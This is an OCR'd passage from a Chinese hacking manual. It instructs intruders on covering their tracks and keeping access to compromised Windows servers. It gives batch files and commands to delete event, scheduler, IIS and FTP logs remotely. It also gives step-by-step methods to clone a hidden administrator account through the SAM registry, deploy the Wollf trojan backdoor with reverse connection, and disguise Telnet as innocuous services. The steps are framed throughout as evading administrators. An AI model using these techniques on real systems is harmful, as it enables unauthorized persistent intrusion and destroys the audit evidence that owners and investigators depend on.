**步骤 1**：入侵者先用 IPC$连接之后，在远程主机的【控制面板】窗口中双击【管理工具】图标，即可打开【管理工具】窗口。双击其中的【计算机管理】图标，即可打开【计算机管理】窗口。

**步骤 2**：展开【计算机管理（本地）】→【系统工具】→【事件查看器】选项，打开事件记录窗格，其中的事件日志分为 3 类：“应用程序”日志、“安全性”日志及“系统”日志，如图 10-1 所示。这 3 类日志分别记录不同种类的事件，右击相应的日志，在弹出的快捷菜单中选择【清除】菜单项，即可清除指定日志。

**步骤 3**：如果入侵者想做得更干净一点，则可在【计算机管理】窗口的左窗格中展开【计算机管理（本地）】→【服务和应用程序】→【服务】选项，再在其右窗格中找到“Event Log”服务，并把该服务禁用，如图 10-2 所示。




图 10-1 【计算机管理】窗口中的事件记录窗格




图 10-2 禁用“Event Log”服务

在经过上述设置之后，用户只要重新启动系统，该主机/服务器就不会对任何操作进行日志记录了。

### 2. 清除计划任务日志

计划任务日志是任务计划（Scheduler）所产生的日志文件，默认存放在 Windows 系统所在的文件夹中，名称为 Schedlgu.txt（Windows2000 系统）或 Schedlog.txt（Winnt 系统），如果在实施黑客入侵过程中使用了 at 命令，就必须要对它进行清理（反之则不用清理，不过多半需要清理，因为黑客最喜欢使用计划任务方式运行一些程序了）。

由于这个日志文件是由任务计划管理，而任务计划是以系统服务（Service）的方式运行，

因此必须先将任务计划停止，才能对 Schedlgu.txt（或 Schedlog.txt）文件进行清理，由于很少有网管人员会查看任务计划日志（甚至不使用任务计划），因此用户可将 Schedlgu.txt（或 Schedlog.txt）全部删除。如何将任务计划器停止呢？当然还是用 at 命令。首先制作一个批处理文件 Cleanat.bat，内容如下：

```
@echo off
Net stop "task scheduler">NULL
Del %Systemroot%\Schedlgu.txt>NULL
```

先将这个批处理文件复制到目标服务器的 C:\中，用 at 命令设置两分钟后运行它，再删除 Cleanat.bat（避免网管人员看到引起怀疑），为避免有残留的 Schedlgu.txt（或 Schedlog.txt），还需要最后删除一次。

**3. 清除 WWW 和 FTP 日志**

在入侵到对方的服务器之后，IIS 将会详细地记录下入侵者入侵的全部过程。一个优秀的系统管理员可通过 IIS 查找到入侵者的足迹，因此，入侵者一定要清除所记录下来的日志。在 Windows 2000 系统及其后续版本中，WWW 日志一般都存放在%winsystem%\system32\logfiles\w3svc1 文件夹中，包括 WWW 日志和 FTP 日志。

（1）清除 WWW 日志

IIS 中 WWW 日志默认存储位置是%winsystem%\system32\logfiles\ w3svc1\，每天产生一个新日志。如果管理员对其存放路径进行了修改，则可以运用 iis.msc 对其进行查看，再通过查看网站的属性来查找到其存放位置，此时可在 MS-DOS 命令提示符窗口中用“del *.*”命令来清除日志文件。

这个方法如果删除不掉当天的日志，则是因为 w3svc 服务还在开着，可用“net stop w3vsc”命令把这个服务停止后，再用“del *.*”命令清除当天日志。另外，也可用记事本把日志文件打开，删除其内容后再进行保存也可清除日志。最后记得用“net start w3svc”命令再打开 w3svc 服务。删除日志前要先停止相应的服务（其命令是“net stop 服务名称”），再进行删除即可（日志删除后务必要记得再打开相应的服务）。也可修改目标计算机中的日志文件，其中 WWW 日志文件存放在 w3svc1 文件夹下，FTP 日志文件存放在 msftpsvc 文件夹下，每个日志都是以 exXXXXXX.log 为命名的（其中 xxxxxx 代表日期）。

（2）清除 FTP 日志

FTP 日志的默认存储位置为“%winsystem%\system32\logfiles\msftp svc1\（FTP 日志一定不要漏掉不删）”，其清除方法和清除 WWW 日志的方法差不多，只是所要停止的服务不同。清除 FTP 日志的具体方法如下。

**步骤 1**：运行“net stop mstfpsvc”命令，即可停掉 msftpsvc 服务。

**步骤 2**：运行“del *.*”命令或找到日志文件将其内容删除。

**步骤 3**：运行“net start msftpsvc”命令之后，再打开 msftpsvc 服务即可。

**4. 通过工具清除日志**

若想清理系统、安全与程序日志，则可利用 ClearLog 工具删除目标服务器的日志，由于该程序可直接进行远程清理，不需要将此程序上传到目标服务器中运行，利用它可以清理 Windows 的一般日志，包括系统日志（System Log）、安全日志（Security Log）与程序运行日志（Applications Log）。clearlogs 的命令格式为：clearlogs [\\computername] <-app /-sec /-sys>。

- -app = 应用程序日志；
- -sec = 安全日志；

❑ -sys = 系统日志。

下面以清除 192.168.0.12 机子上的事件日志为例进行介绍，具体的操作步骤如下。

**步骤 1**：用 IPC$连接把 clearlogs 上传到远程计算机。在 MS-DOS 命令提示符窗口中输入命令“net use \\192.168.0.12\ipc$ ""/Susan”。

**步骤 2**：清除远程主机上的日志。再通过“net time”命令查看远程计算机的系统时间，再用 AT 命令建立一个计划任务来执行 clearlogs.exe 文件：AT 时间 C:\clear.bat。

```
clearlogs \\192.168.0.12 -app      //清除远程计算机的应用程序日志
clearlogs \\192.168.0.12 -sec      //清除远程计算机的安全日志
clearlogs \\192.168.0.12 -sys      //清除远程计算机的系统日志
```

或者为了更安全一点，也可以建立一个批处理文件 clear.bat。

```
@echo off
clearlogs -app
clearlogs -sec
clearlogs -sys
del clearlogs.exe
del c.bat
exit
```

**步骤 3**：断开 IPC$连接。使用命令“net use \\192.168.0.12\ipc$/del”，经过上述操作之后，远程主机中的日志记录就被清除了。

通过执行上述命令，即可轻松将自己入侵的日志清除干净，不必一个个去辛苦查找各项日志文件的存放位置后再清除，这个小工具会自动帮助用户完成这些繁琐的事情。但这个工具只能删除默认文件夹中的日志文件，如果目标服务器的网管将日志文件位置改到其他文件夹中，这个工具就不能清除。

## 第 91 招 给自己的入侵留下后门

后门是一种绕过安全性控制而获取对程序或系统访问权的方法，也是一种登录系统的方法，不仅能绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置，随意进入别人的电脑并且不会被察觉。

### 1. 手工克隆账号

账号后门是黑客在第一次入侵成功后，在远程主机内部建立的一个备用管理员账号，以便用管理员权限再次进入该系统，而这个账号在一般系统管理员看来，只拥有 user 组的权限。

克隆账号就是把系统中存在的某一个账号，设置为拥有系统管理员权限的账号，克隆出来的账号无法用“账号管理”查出该账号的真实权限。因此，克隆账号常被入侵者作为“后门账号”。在注册表中有两处保存了账号的 SID 相对标志符，一处是 SAM\Domains\Account\ Users 下的子键名，另一处在该子键 F 子项的值中。然而微软登录时用的是后者，查询时用前者。因此，当用 administrator 子键的 F 项覆盖其他账号的 F 项之后，就造成了账号是管理员权限但查询还是原来状态的情况，即所谓的克隆账号。

**提示** SID 是唯一身份编号，存在于本地 SAM 数据库中，系统就是通过查看它来确定是不是管理员的。SAM 是专门用来管理 Windows 系统中账号的数据库，里面存放了一个账号的所有属性，包括账号的配置文件路径、账号权限、账号密码等。只有拥有了系统权限才能对 SAM 进行访问。

下面以克隆“被禁用的 Guest 账号”为例，讲述一下具体是怎样实现远程控制的。

具体的操作步骤如下。

**步骤 1**：在注册表编辑器中展开 HKEY_LOCAL_MACHINE\SAM 分支，在 SAM 子键下查看各个账号的内容，如图 10-3 所示。没有看到各个账号的内容的原因在于 SAM 关系到整个系统中账号的安全，在一些 Windows 版本中，只有拥有 System 权限者能够对注册表的 SAM 进行访问。因此，这里需要借助一个提升权限的小工具 psu.exe，通过这款工具使管理员拥有 System 权限，进而访问注册表中的 SAM。

命令格式为：psu [参数选项]

- -p <要运行的文件名>：务必写全可执行文件的路径，如需带参数，请用“”括起来；
- -i <要 su 到的进程号>：该选项可选，默认 su 到的进程为 system。

例如：

```
psu -p C:\winnt\notepad.exe
psu -p C:\winnt\notepad.exe -i 1234
psu -p "C:\winnt\system32\cmd.exe /K"
```

**步骤 2**：在【任务管理器】窗口中找到 System 进程，并记下其 PID（本例中获得 System 的 PID 是 4），即可使用 psu.exe 提升管理员权限效果，如图 10-4 所示。





图 10-3　注册表编辑器图


图 10-4　获取 System 进程的 PID 值

**步骤 3**：在 MS-DOS 命令窗口中键入“psu –p regedit –I 4”（其中“4”是本例中获得的 System 进程的 PID 值）命令，此时以 System 权限打开注册表编辑器，即可看到 SAM 的内容，如图 10-5 所示。

**步骤 4**：在【注册表编辑器】窗口中找到 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4（这一项为 Administrator 项）注册表项，双击右边窗口中“F”键名，并复制键值数据，如图 10-6 所示。

**步骤 5**：进入想克隆的账号名 Guest 主键分支，将其“F”键名的键值数据换成刚才复制 Administrator 的“F”键值数据，如图 10-7 所示。此时关闭注册表编辑器，即可实现对账号的克隆。

**步骤 6**：禁用账号。在入侵者成功将 Guest 账号克隆成 Administrator 账号的权限之后，为了使后门账号更加隐蔽，还需将该 Guest 账号禁用，即通过“被禁用的 Guest 账号”实现远程控制。可通过在命令行方式下键入“net user guest/active:no”命令来实现禁用 Guest 账号。




图 10-5 注册表编辑器

图 10-6 复制 Administrator 项下 F 值

**步骤 7**：检测一下能否被管理员看出破绽。在 MS-DOS 命令窗口中键入“net user guest”命令，即可查看 Guest 账号的属性，从返回结果可以看出，该 Guest 账号已被禁用，而且仅仅属于“Guest 组”，如图 10-8 所示。

图 10-7 把 Guest 项的 F 值替换为 Administrator 项下的 F 值




图 10-8 MS-DOS 下查看 Guest 账号属性

**步骤 8**：也可以打开【计算机管理】窗口来查看 Guest 账号的属性，从右窗格可见，该 Guest 已经被系统禁用了，如图 10-9 所示。

图 10-9 查看 Guest 账号属性

如果想克隆一个管理员账号，那该账号必须是系统中存在的。假如现在克隆了管理员账号之后删除原账号，再把原 F 键值和 V 键值导回到注册表中。结果还是不能登录，因为此时原管理员账号在系统中是不存在的（想克隆的账号必须未被禁用）。

在后门账号制作成功之后，当再次使用克隆的后门账号登录时，登录的系统界面实际上就

是管理员的界面。

**2. 程序克隆账号技术**

克隆账号的方法不只是手工克隆账号一种，还可以运用程序的方法实现克隆技术，程序克隆技术就需要利用 PSU.exe 工具，把当前的管理员设置为 System 权限。在利用 PSU.exe 工具实现克隆之前先认识一下这个工具，其语法为：PSU[参数]。

- -p：要运行的程序名；
- -i：要处理的 System 进程号。

了解其相应功能和语法之后，就可以实现克隆操作，具体的操作步骤如下。

**步骤 1**：在桌面环境中按“Ctrl+Alt+Del”组合键，即可打开【Windows 任务管理器】窗口，查看 System 的进程号是 4，如图 10-10 所示。

**步骤 2**：在【运行】对话框中输入“cmd”命令，单击【确定】按钮，进入到命令提示符窗口之后，再运行“psu –p regedit –i 4”命令，即可完成权限的修改操作。

**步骤 3**：在打开注册表编辑器之后，即可对 SAM 信息进行编辑，编辑后利用复制粘贴键值信息的方法实现克隆操作。在 CMD 命令窗口中运行“net user guest 000000”命令，即可为这个 Guest 账号添加密码，以保护计算机不被其他黑客所用，如图 10-11 所示。

图 10-10　查看 System 的进程号




图 10-11　修改账号密码

**步骤 4**：在 CMD 命令窗口中运行“net user guest /active:no”命令，即可禁用 Guest 账号，如图 10-12 所示。右击“我的电脑”图标，从快捷菜单中选择“管理”选项，即可打开【计算机管理】窗口，可以看到 Guest 账号已经被禁用，如图 10-13 所示。这样，就可以让这个后门账号更加隐蔽，虽然管理员在查看时看到此账号被禁用，但利用这个被禁用的账号仍然可以进入系统。

图 10-12　执行命令




图 10-13　禁用 Guest 账号

步骤 5：在 CMD 命令窗口中运行“net user guest”命令，即可查看 Guest 账号的属性，如图 10-14 所示。从 Guest 账号的属性中可以看到该 Guest 账号确实已经被禁用，并且仅仅属于“Guests 组”。在其中运行“net localgroup administrators”命令，即可查看管理员组的成员，从中可以看出 Guest 账号并不属于本机管理员组，如图 10-15 所示。

图 10-14 验证后门账号是否启用

图 10-15 验证后门账号是否属于管理员组

步骤 6：再次打开【计算机管理】窗口中可以查看到 Guest 账号已经被禁用，双击禁用的 Guest 账号，即可打开【Guest 属性】对话框，如图 10-16 所示。在“隶属于”选项卡中可以看出 Guest 账号属于“Guests 组”，并不能看出此账号存在问题，由此证明账号后门非常隐蔽，如图 10-17 所示。


图 10-16 【Guest 属性】对话框


图 10-17 “隶属于”选项卡

### 3. 用 Wollf 留下木马后门

Wollf 是一款非常经典的后门程序，简直就是一个小型网络操作系统。它有专用命令、扩展 Telnet 服务、集成文件传输、FTP 服务器、键盘记录、Sniffer（只对 Windows 2000/XP 系统有效）、端口转发等功能，可实现反向连接，通过参数设置来实现后门程序随系统启动或只作为普通进程运行。

（1）命令格式：wollf [参数选项]

- -install：安装 wollf 服务，默认参数；
- -remove：停止并清除 wollf 服务；

- -update：升级 wollf 服务；
- -debug：调试 wollf 服务，用于安装失败后查看出错信息；
- -once：作为普通进程运行，重启后不自动加载；
- -connect [host] [port]：连接到远程 wollf 服务，主要用于连接后传输文件；
- -listen [port]：监听指定端口，等待远程连接，主要用于反向连接方式；
- -setup：对 wollf.exe 进行设置，包括监听端口、访问口令或设置为反向连接方式，完成后将生成 wollf_new.exe。

（2）运行示例

Wollf 命令后面不带任何选项表示安装并启动服务，监听默认端口 7614。

- wollf –remove：停止并卸载服务；
- wollf –update：用当前 wollf 升级旧版本；
- wollf –debug：无法安装服务，加-debug 参数运行，以便查看失败原因；
- wollf –once：作为普通进程运行，重新启动后不自动加载，指定监听 2000 端口；
- wollf -connect 192.168.0.1 7614：连接到远程主机 7614 端口；
- wollf -listen 2000：监听 2000 端口，等待远程机器主动连接；
- wollf –setup：对 wollf.exe 进行配置，并生成 wollf_new.exe。

注意事项：

1）默认监听端口为 7614，通过 Telnet 连接后可输入“help”查看命令列表，输入“help [命令]”可查看单个命令的详细用法（如“help ftpd”）；可输入“help | more”分页显示帮助信息；可通过“exit”命令断开连接，“quit”命令关闭服务，“remove”命令关闭并卸载服务。

2）若将 wollf 服务设置为反向连接方式，需要事先向 FTP 或 HTTP 服务器上传一个包含控制者 IP 地址和监听端口的文本文件，格式为“[IP]: [port]”，如“192.168.1.1:2000”，然后运行“wollf -listen 2000”等待连接。

3）若需要直接传输文件，必须通过“wollf –connect”或“wollf –listen”建立连接，否则不可使用任何 telnet 客户端工具，建议使用 NetCat。

4）所有命令参数采用统一格式，各参数间以空格分隔，单个参数中不同内容以“:”或“;”分隔。参数中“<>”内为必选参数，“[ ]”内为可选参数。

在运用默认方式安装 Wollf 后门时，安装过程很简单，但 Wollf 的连接口令为空，监听端口为默认的 7614。因而在实际中，入侵者通常是不会使用这些默认参数的。

下面简单讲述一下如何按照自定义方式安装 Wollf 后门，具体的操作步骤如下。

**步骤 1**：配置 Wollf 参数。在 MS-DOS 命令提示符窗口中运行“wollf.exe –setup”命令，即可进入 Wollf 参数设定模式，通过对如下 10 个选项设置 Wollf 的参数。

- *1.Set listen port：改变监听的端口；
- 2.Set access password：连接时的密码，用它就能成功连接；
- 3.Set service name：服务名称；
- 4.Set service display name：显示服务名称；
- 5.Set EXE filename：进程名称；
- * 6.Set FTP path (if requires reverse connection by FTP server)：设置 FTP 服务；
- * 7.Set HTTP path (if requires reverse connectionby HTTP server)：设置 HTTP 服务；
- 8.View config information：显示配置信息；
- 9.Help：帮助；

- 0.Complete：退出；
- Please choose an operation：请选择。

**步骤 2**：在对前面的九个选项逐一进行设置之后，Wollf 的配置过程就完成了。最后，键入“0”来结束配置。此时，将在与 wollf.exe 同一目录中生成一个名为 wollf_new.exe 的新程序，该程序就是自定义参数的 Wollf 木马了。

**步骤 3**：在新木马生成之后，可以通过 IPC$方式将 wollf_new.exe 程序上传到远程主机中，并将其改名为_tcp_2.exe。通过 Telnet 远程登录到远程主机上安装 Wollf 服务之后，入侵者就成功地在远程主机上安装了 Wollf 后门。

**步骤 4**：此时，入侵者就可以在本地 MS-DOS 命令提示符窗口中用“wollf.exe –connect 192.168.0.6”命令，与远程主机建立 Wollf 连接。

**步骤 5**：当连接成功之后，即可在得到 Login 窗口中输入自定义密码。在通过验证之后，将会得到一个 Shell 窗口，只要在这个端口中输入命令，就可以进而控制远程主机了。

此后，即使该主机修补了系统的所有漏洞，封杀了所有的弱口令账号，入侵者还是可以通过 Wollf 木马后门进入该主机的。

**4．系统服务后门**

由于在默认情况下，Telnet 服务是禁用的，所以在成功入侵后，黑客会想尽办法把目标主机中的 Telnet 服务设置为自动运行，以便于下次登录。由于 Telnet 是 Windows 系统自带的服务，所以杀毒软件不会察觉。如果直接把 Telnet 服务设置为自动运行，这样很容易被网络管理员发现并引起警觉，所以使用隐藏 Telnet 服务是黑客普遍采用的方法。

（1）利用 instsrv 创建 Telnet 后门

instsrv.exe 是一款用命令行就可以安装、卸载服务的程序，可自由指定服务名称和服务所执行的程序。instsrv 工具常用命令如图 10-18 所示。如使用“instsrv.exe Syshell C:\WINDOWS\system32\tlntsvr.exe”命令，即可创建一个 Syshell 服务，如图 10-19 所示。

图 10-18 instsrv 常用的命令

图 10-19 使用命令创建 Syshell 服务

在安装更为隐藏的 Telnet 服务前，需要查看 Telnet 服务指向的文件。具体操作步骤如下。

**步骤 1**：在【运行】窗口中输入“services.msc”命令，单击【确定】按钮，即可打开【服务】窗口，如图 10-20 所示。右击 Telnet 服务，在弹出快捷菜单中选择“属性”选项，即可打开【Telnet 属性（本地计算机）】对话框，如图 10-21 所示。

**步骤 2**：在“可执行文件的路径”文本框中可看到 Telnet 服务默认路径是“C:\WINDOWS\system32\tlntsvr.exe”。因此，文件 tlntsvr.exe 是 Windows 系统中专门提供 Telnet 服务的。

如果把某服务指向该程序，该服务就会提供 Telnet 服务。黑客可自己定义一个新服务并将其指向 tlntsvr.exe，通过该服务提供的 Telnet 服务来登录。以在远程主机上 Telnet 服务被禁用的情况下，实现自定义服务登录到该远程计算机上，这就是 Telnet 后门的原理。

下面介绍构建 Telnet 后门的具体操作步骤如下。

**步骤 1**：把 tlntsvr.exe 文件复制到远程计算机的 C:\WINDOWS\system32 目录下，在【命令提示符】窗口中输入“psexec \\192.168.0.10 –u administrator –p "037971" C:\Windows\system32\cmd.exe”命令，来获得远程计算机的命令行。




图 10-20 【服务】窗口




图 10-21 【Telnet 的属性】对话框

**步骤 2**：在【命令提示符】窗口中运行“instsrv.exe shell C:\WINDOWS\system32\tlntsvr.exe”命令来建立一个名为 shell 的服务，并把该服务指向专门提供 Telnet 服务程序“C:\WINDOWS\system32\tlntsvr.exe”。

**步骤 3**：在远程主机【服务】窗口的“服务”列表中可看到该服务。尽管该服务表面与远程连接没有直接关系，事实上该服务就是黑客留下的 Telnet 服务后门。入侵者一般会把这个服务的启动类型设置成“自动”选项，而此时 Telnet 服务处于停止甚至禁用的状态。

即使在远程主机上的 Telnet 服务已经被停止并禁用，但黑客依然可通过 Telnet 来登录远程主机。如果使用 Opentelnet 工具把新创建的服务默认端口改为用户不熟悉的端口，则该后门就变得更加隐蔽，管理员是很难发现的。

（2）利用 SRVINSTW 创建系统服务后门

仅仅依靠系统本身工具还不能完全实现系统服务后门的制作，还需要借助于 SRVINSTW 软件的帮助，SRVINSTW 软件是一款可以创建和添加系统服务的图形化工具。

通过 SRVINSTW 可以添加程序为 Windows 系统服务，从而实现系统服务后门的制作。

利用 SRVINSTW 创建系统服务后门的具体操作步骤如下。

**步骤 1**：运行 SRVINSTW.exe 程序，即可打开【服务类型选择】对话框，在其中选择“安装服务”单选按钮，如图 10-22 所示。

**步骤 2**：单击【下一步】按钮，即可打开【计算机类型选择】对话框，如图 10-23 所示。根据控制方式的不同而选择本地机器或远程机器，这里由于已经控制了用户的计算机，所以选择“本地机器”单选项。

**步骤 3**：单击【下一步】按钮，即可打开【输入服务名称】对话框，在“服务名称”文本框中输入要添加的服务的名称，如“logs”服务，如图 10-24 所示。

**步骤 4**：单击【下一步】按钮，即可打开【输入程序路径】对话框，在“输入程序路径”

文本框中输入程序路径（如 Telnet 服务对应的路径是 C:\WINDOWS\system32\tlntsvr.exe），如图 10-25 所示。


图 10-22 【服务类型选择】对话框





图 10-23 【计算机类型选择】对话框

**步骤 5**：在【服务】窗口中右击服务名称，从快捷菜单中选择“属性”选项，即可打开【属性】对话框，在其中查看该服务调用的程序存放路径。





图 10-24 【输入服务名称】对话框


图 10-25 【输入程序路径】对话框

**步骤 6**：在输入完毕之后，单击【下一步】按钮，即可打开【选择安装种类】对话框，在其中选择“软件服务”单选项，如图 10-26 所示。单击【下一步】按钮，即可打开【设置服务运行权限】对话框，在其中选择“系统项目”单选项，如图 10-27 所示。





图 10-26 【选择安装种类】对话框





图 10-27 【设置服务运行权限】对话框

**步骤 7**：单击【下一步】按钮，即可打开【选择服务启动类型】对话框，在其中根据实际需要选择相应类型（这里选择“自动”单选项），如图 10-28 所示。

**步骤 8**：单击【下一步】按钮，即可打开【准备好安装服务】对话框，如图 10-29 所示。

单击【完成】按钮，即可看到【服务成功安装】提示框，如图 10-30 所示。单击【确定】按钮，即可彻底完成“logs”服务添加安装操作。


图 10-28 【选择服务启动类型】对话框





图 10-29 【准备好安装服务】对话框

**步骤 9**：此时在【服务】窗口的“服务”列表中可找到刚创建的 Logs 服务，如图 10-31 所示。但此时 logs 服务仅具有 logs 名字，实际是一个 Telnet 服务。尽管此时“Telnet”服务的服务状态仍为“已停止”，启动类型仍为“已禁用”，但攻击者已将一个安全的服务 logs 替换成了 Telnet 服务，从而实现其远程控制该主机的功能，即所谓的完全后门。





图 10-30 【成功安装】提示框

**步骤 10**：由于添加的 logs 服务的“描述”一栏中是空内容。因此，如果想更加安全地实施后门技术，还需用 SC.exe 工具添加服务的描述内容，该工具通常被保存在 C：\WINDOWS\ system32 目录下，如图 10-32 所示。

图 10-31 新创建的 logs 服务

图 10-32 SC 位置

**步骤 11**：将 SC.exe 文件复制到 C 盘根目录下，并在【命令提示符】窗口中运行“sc description logs 系统日志”命令，即可为该服务添加描述内容，如图 10-33 所示。

**提示** SC.exe 是 Windows XP 系统自带的一个工具，SC.exe 是一款远程服务管理工具，也属于命令行工具，可在本地计算机对远程目标主机上的服务进行查询、启动、停止和删除等操作。如果需在其他系统上使用，只用将其复制到相应系统。

**步骤 12**：此时在【服务】窗口的“服务”列表中即可看到为“logs”服务添加的描述内容，如图 10-34 所示。

图 10-33 修改服务器设置




图 10-34 给服务添加的描述内容

黑客也可以使用 SRVINSTW 来删除远程主机上的系统服务，以达到破坏的目的。

删除服务的具体操作步骤如下。

**步骤 1**：若黑客已通过图形界面控制对方计算机，在该计算机上运行 SRVINSTW.exe 程序，即可打开【选择操作类型】对话框，在其中选择“移除服务”单选项，如图 10-35 所示。

**步骤 2**：单击【下一步】按钮，即可打开【计算机类型选择】对话框，在“请选择要执行的计算机类型”栏目中选择“本地机器”单选项，如图 10-36 所示。


图 10-35 【选择操作类型】对话框





图 10-36 【计算机类型选择】对话框

